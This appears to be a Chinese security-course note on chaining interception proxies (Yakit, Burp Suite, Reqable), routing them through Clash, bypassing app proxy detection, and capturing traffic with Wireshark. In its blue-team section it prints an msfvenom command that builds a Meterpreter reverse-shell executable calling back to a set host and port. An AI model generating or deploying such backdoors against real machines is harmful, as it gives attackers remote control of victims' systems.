
工具联动:yakit->burpsuite
工具联动:一个数据包走多个工具,发挥每个工具最大的作用
数据流向:web流量->yakit->burpsuite

- 配置yakit代理 yakit:127.0.0.1:8083 设置下游 burp:http://127.0.0.1:8080

- 配置burp代理 burp:127.0.0.1:8080
- 设置浏览器代理或系统代理:127.0.0.1:8083 浏览器代理使用插件 系统代理在设置-网络-代理

- 首次需要在浏览器安装burp和yakit的证书,访问web页面后双端都可看到流量
工具联动:burpsuite->yakit

- burp:127.0.0.1:8080
- yakit:127.0.0.1:8083
- 让burp将流量给到yakit

- 设置系统/浏览器代理:127.0.0.1:8080
工具联动:burpsuite->yakit->reqable
- burpsuite->yakit联动步骤不变
- yakit配置下游代理:http://127.0.0.1:9000
科学上网抓包
开启Clash(全局模式),默认设置系统代理为127.0.0.1:7890,导致burp等抓包工具不能正常运行
Clash+Burp ;Clash+Yakit
原理与设置下游代理一致
解决问题:
- 目标需要采用梯子才能访问
- 隐藏自己真实ip去访问
解决办法:
- burp设置下游代理:127.0.0.1:7890

- 浏览器/系统设置代理:127.0.0.1:8080

Clash+Yakit与以上设置基本一致,均为设置下游代理
全局协议抓包
解决问题
解决部分代理校验问题
有部分的app web 小程序 当设置了代理后无法抓包
校验:检测到了当前机器的代理设置 做了一个策略阻止
做了代理的设置数据走向(应用层):APP → (系统代理设置) → 代理工具(Burp) → (Burp解密/修改/加密)→ 真实网卡 → 目标服务器
没有做代理的数据走向(传输层):APP → (数据包进入网卡)→ 网卡驱动复制一份给Wireshark(网卡监听) → (原包继续)→ 路由器 → 目标服务器
其他绕过办法:模拟器流量可以使用主机Proxifier拦截进行转发,从而绕过(检测不能跨越到真机)
APP/小程序/PC应用问题
由于应用类型不同,不是说所有的应用都有https协议的数据
蓝队分析TCP/UDP应用
分析红队攻击ip或者木马回连地址
#后门生成
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.9 lport=6666 -f exe -o 9.exe
使用工具
Wireshark
老牌全局抓包工具
科来网络系统
优点:新手友好
缺点:内存占用大,不能长时间抓包,只能抓包分析数据流向情况,不能进行安全测试
本节知识点&思维导图
抓包技术-HTTP/S双层代理-扶墙环境
抓包技术-HTTP/S上游下游-项目联动
抓包技术-全局协议-WireShark&科来